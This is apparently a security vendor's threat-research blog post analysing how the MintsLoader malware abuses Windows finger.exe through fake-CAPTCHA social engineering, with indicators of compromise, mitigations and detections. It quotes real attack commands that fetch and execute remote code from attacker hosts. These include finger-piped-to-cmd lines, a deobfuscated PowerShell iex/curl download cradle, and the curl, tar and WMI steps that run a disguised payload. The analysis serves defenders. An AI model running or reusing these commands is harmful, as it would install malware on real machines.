

- Product
Kindling
Product Overview
Sophisticated security with unmatched simplicityCloud SIEM
Pre-configured detections across your environmentHoneypots
Deception technology to detect lateral movementEndpoint Visibility
Real-time monitoring with added detection & responseSecurity Reports
Data visualizations, compliance reports, and executive summariesAutomated Response
Detect, prioritize, and neutralize threats around the clockIntegrations
Cloud, on-prem, and open API connectionsXDR Platform
A complete view to identify risk, and things operational
- Pricing
- Why Blumira
Why Blumira
The Security Operations platform IT teams loveWatch A Demo
See Blumira in action and how it builds operational resilienceUse Cases
A unified security solution for every challengePricing
Unlimited data and predictable pricing structureCompany
Our human-centered approach to cybersecurityCompare Blumira
Find out how Blumira stacks up to similar security toolsIntegrations
Cloud, on-prem, and open API connectionsCustomer Stories
Learn how others like you found success with Blumira
- Solutions
- Partners
- Resources
In a recent threat hunting session undertaken by our detection engineering team, MintsLoader was observed using the legacy windows binary called finger.exe to kick off an infection chain designed to secure a command and control foothold within a victim’s environment.
Update Jan 27, 2026
In a recent threat hunting session undertaken by our detection engineering team, MintsLoader was observed using the legacy Windows binary called finger.exe to kick off an infection chain designed to secure a command and control foothold within a victim's environment. The attack leveraged a ClickFix-style social engineering tactic to trick users into executing malicious finger.exe commands that retrieved obfuscated PowerShell payloads. By deobfuscating the PowerShell download cradle, we traced the full infection chain and identified key IOCs that security teams can use to detect similar attacks.
What is MintsLoader?
MintsLoader is a malicious loader first observed in early 2023, primarily used to deliver secondary payloads such as GhostWeaver, StealC, and other information-stealing malware. It operates as a multi-stage loader that employs heavy obfuscation, anti-analysis techniques, and domain generation algorithms (DGAs) to evade detection and complicate forensic investigation.
MintsLoader is typically distributed through phishing campaigns, often leveraging social engineering tactics like fake software updates or invoice-themed lures. More recently, it has been observed as a payload in ClickFix campaigns; a social engineering technique that tricks users into copying and pasting malicious commands into a Run dialog or terminal by presenting fake error messages or CAPTCHA prompts.
 A modified version of Mr. d0x’s click fix demo page Security Research
Once executed, MintsLoader establishes persistence and reaches out to command and control infrastructure to retrieve and execute additional malicious payloads.
Industries commonly targeted by MintsLoader include the industrial, legal, and energy sectors. The loader has been utilized by several notable operators, including TAG-124 and SocGholish, likely due to its heavy obfuscation and modular design. Given this adoption by established threat actors, MintsLoader will likely continue to be reused and adapted by additional operators for the foreseeable future.
What is finger.exe?
finger.exe is a legitimate Windows command-line utility built on the Finger protocol - a now obsolete standard once used by system administrators to check who was logged into a remote machine
While the Finger protocol has largely fallen out of use in modern environments, the binary still ships with Windows for backward compatibility. This makes it an attractive tool for attackers. It's signed by Microsoft, rarely monitored by security tools, and capable of making outbound network connections.
In the context of MintsLoader, threat actors abuse finger.exe to retrieve malicious payloads from attacker-controlled infrastructure. Because the binary is legitimate and its network activity is often overlooked, it serves as an effective living-off-the-land technique to bypass application whitelisting and evade detection during the initial stages of infection.
The following commands were part of the initial finger command given to the user by the malicious ClickFix webpage.
cmd /c "finger gcaptcha@humver[.]top|cmd"cmd /c "finger cloudflare@cfcheckver[.]top|cmd"cmd /c “finger Galo@91.193.19[.]108|cmd- Public Any.Run report related to
Galo@91.193.19[.]108
- Public Any.Run report related to
Infection Chain

The infection begins when a victim encounters a ClickFix prompt, typically disguised as a CAPTCHA verification or error message. Following the on-screen instructions, the user unknowingly copies and executes a malicious command that invokes finger.exe.
Rather than querying user information as intended, finger.exe reaches out to attacker-controlled infrastructure to retrieve the next stage of the payload. This response contains obfuscated PowerShell code that, once executed, initiates MintsLoader's domain generation algorithm. The DGA produces a series of domains that the malware queries via DNS, cycling through until it receives a valid response from active C2 infrastructure.
Once a connection is established, the final PowerShell payload is retrieved and executed, giving the attacker a persistent foothold in the victim's environment and enabling further malicious activity.
Confirming ClickFix as the Initial Technique
The primary indicator that ClickFix is to blame as the technique used to kick off this whole chain can be seen in the following PowerShell command:
"\"C:\\WINDOWS\\system32\\WindowsPowerShell\\v1.0\\PowerShell.exe\" Start-Process cmd -ArgumentList '/c finger Galo@91.193.19[.]108 | cmd' -WindowStyle Hidden; ' Verify you are human--press ENTER '"The giveaway here is the string “Verify you are human--press ENTER”. Additionally, a large number of whitespace padding can be seen before and after that string. This indicates an attempt to bypass initial user scrutiny during the copy/paste process, a tactic often utilized by ClickFix operators.
Investigating the PowerShell Download Cradle
This base64 encoded PowerShell command was observed directly following a successful finger execution in this public Any.Run report tied to the humver[.]top domain. This command has been purposefully truncated.
powershell -w h -e JAB1AHAAZABnAHoAcgBmAHMAcQBjAG4AaAB0AD0AJ<truncated>
Decoding this command confirms that it is the first stage MintsLoader script, matching exactly to scripts seen in other MintsLoader writeups.

Technique 1: Command Aliasing
$updgzrfsqcnht = 'ur'Set-Alias mitresa c$($updgzrfsqcnht)lThis creates an alias for curl. By breaking up the string "curl" across multiple lines and variables, the attacker avoids simple string-based detection:
c+ur+l=curlmitresais now an alias forcurl
Technique 2: ASCII Character Encoding
The long array of numbers is actually an encoded URL:
$zqiloks = (640, 652, 652, 648, 594, 583, 583, 634, ...)The foreach loop decodes this by subtracting 536 from each number and converting it to a character:
foreach ($dgbfzhxqryeuwa in $ophrnqgawmc) { $mpeklgvsucbnf = $mpeklgvsucbnf + [char]($keltwsuijv - 536)}Decoding the first few characters, we can see the beginning of the encoded URL:
640 - 536 = 104→ ASCII 'h'652 - 536 = 116→ ASCII 't'652 - 536 = 116→ ASCII 't'648 - 536 = 112→ ASCII 'p'
The fully decoded string becomes http://windowsliveupdater[.]com/spo.ps1
Technique 3: Dynamic Command Construction
The final execution uses mathematical obfuscation to build the Invoke-Expression (iex) cmdlet:
$([char](((200 + 30) - (100 + 25))) + 'e' + 'x')Breaking this down:
(200 + 30) - (100 + 25) = 230 - 125 = 105[char](105)= 'i''i' + 'e' + 'x'= 'iex'
The end result is a dynamically constructed iex command to avoid static analysis.
Technique 4: Junk Code
There appears to be several unused variables that are likely intentional “junk code” that exists only to add noise and confuse analysts. It could also be remnants from previous functionality that has since been removed or it could simply be the result of multiple threat actors recycling the same code.
$wdnmsryiupkzgc = ('reicporet', 'get-cmdlet') $jbhlmt = 'rl' $bgprzeduilw = 1 The Final Deobfuscated Command
With all the obfuscation stripped away, we’re left with the final command:
iex (curl -useb http://windowsliveupdater.com/spo.ps1)This command uses curl to download a PowerShell script from a remote server and execute it in memory. It’s important to note here that curl is being used as an alias for the native PowerShell command Invoke-WebRequest, as indicated by the use of the -useb flag. This flag is shorthand for the Invoke-WebRequest flag -UseBasicParsing.
Getting into the weeds of the spo.ps1 script called out above is just slightly out of scope of this blog post as there is evidence that some operators diverge at this point in terms of tactics and final payload delivery. The TTPs observed up to this point have been pretty consistent, regardless of the operator. Just taking a quick peek at the follow-on activity in the Any.Run public report, spo.ps1 appears to contain some script that launches these commands (just keep in mind your experience may differ at this point):
curl -s -L -o C:\Users\admin\AppData\Local\20057291581855949052079924685.pdf midpils.com/ujn.jpg- Downloads a file from
midpils.com/ujn.jpg(pretending to be a JPG) - Saves it with a
.pdfextension and randomized filename - As revealed by the next command, this is actually a TAR archive, not a PDF or JPG
- The
-s(silent),-L(follow redirects) flags hide the download
tar -xf C:\Users\admin\AppData\Local\20057291581855949052079924685.pdf -C C:\Users\admin\AppData\Local\20057291581855949052079924685- Extracts the disguised TAR archive to a folder which reveals the payload
nearby_share.exe
powershell -Command "Invoke-CimMethod -ClassName Win32_Process -MethodName Create -Arguments @{CommandLine='\"C:\Users\admin\AppData\Local\20057291581855949052079924685\nearby_share.exe\"'}"- Uses WMI (Windows Management Instrumentation) to spawn the process
- Executes
nearby_share.exe(likely masquerading as legitimate Windows Nearby Share feature)
This is likely delivering the final payload (ransomware, info stealer, RAT, C2 beacon, etc.).

Public Any.Run report related to Galo@91.193.19[.]108
Conclusion
MintsLoader's abuse of finger.exe demonstrates how threat actors continue to exploit legitimate Windows binaries to evade detection and establish persistent footholds. As we saw in this incident, threat actors combined ClickFix-style social engineering, living-off-the-land binaries, and heavily obfuscated PowerShell to create a formidable challenge for traditional security controls. However, understanding the infection chain and key indicators enables security teams to detect and disrupt these attacks before they progress to final payload delivery.
Mitigation and Prevention
Organizations can reduce their risk of MintsLoader and similar loader-based attacks by implementing the following measures:
- Disable or restrict finger.exe if not required for legitimate business operations. Consider using application control policies to block execution of similar legacy utilities.
- Monitor for suspicious use of LOLBAS (Living Off the Land Binaries and Scripts). Alert on finger.exe execution and network connections, especially to non-standard ports or suspicious domains.
- Implement user awareness training focused on ClickFix and similar social engineering techniques. Users should be taught to recognize fake CAPTCHA prompts and be wary of suspicious "fix" instructions.
- Enable PowerShell logging and monitor for encoded commands. Depending on your internal use of PowerShell, there may be some tuning required, but it’s important to understand what is and is not expected in your environment.
- Block execution from user-writable directories such as AppData\Local to prevent threat actor payload execution. Consider auditing your environment beforehand to establish a baseline and build an allowlist of expected executions before deploying a block.
- Deploy DNS filtering to block newly registered and suspicious domains, which are commonly used in DGA-based malware campaigns.
IOCs
While performing our threat hunt, we observed the following indicators of compromise.
Domains & IPs
|
Type |
Value |
|---|---|
|
Domain |
|
|
Domain |
|
|
IP Address |
|
|
Domain |
|
|
Domain |
|
URLs
http://windowsliveupdater[.]com/spo.ps1midpils[.]com/ujn.jpg
Commands Used
Finger commands (initial access):
cmd /c "finger gcaptcha@humver[.]top|cmd"cmd /c "finger cloudflare@cfcheckver[.]top|cmd"cmd /c "finger Galo@91.193.19[.]108|cmd"
PowerShell execution:
- Base64-encoded command starting with:
powershell -w h -e JAB1AHAAZABnAHoAcgBmAHMAcQBjAG4AaAB0AD0AJ...
Blumira Detections
- finger.exe execution
- Powershell: Encoded Command Detection
- Suspicious Explorer Process with Whitespace Padding
Tag(s):
Detection Update
More from the blog
View All Posts
Security Alerts
9 min read
| September 26, 2025
Cisco SNMP Zero-Day Vulnerability: Critical Patch and Mitigations
Read More
Security How-To
8 min read
| November 7, 2023
Correlating GeoIP Lookups
Read More
Security Alerts
7 min read
| October 17, 2023
CVE-2023-20198 – Cisco IOS Web UI Vulnerability
Read More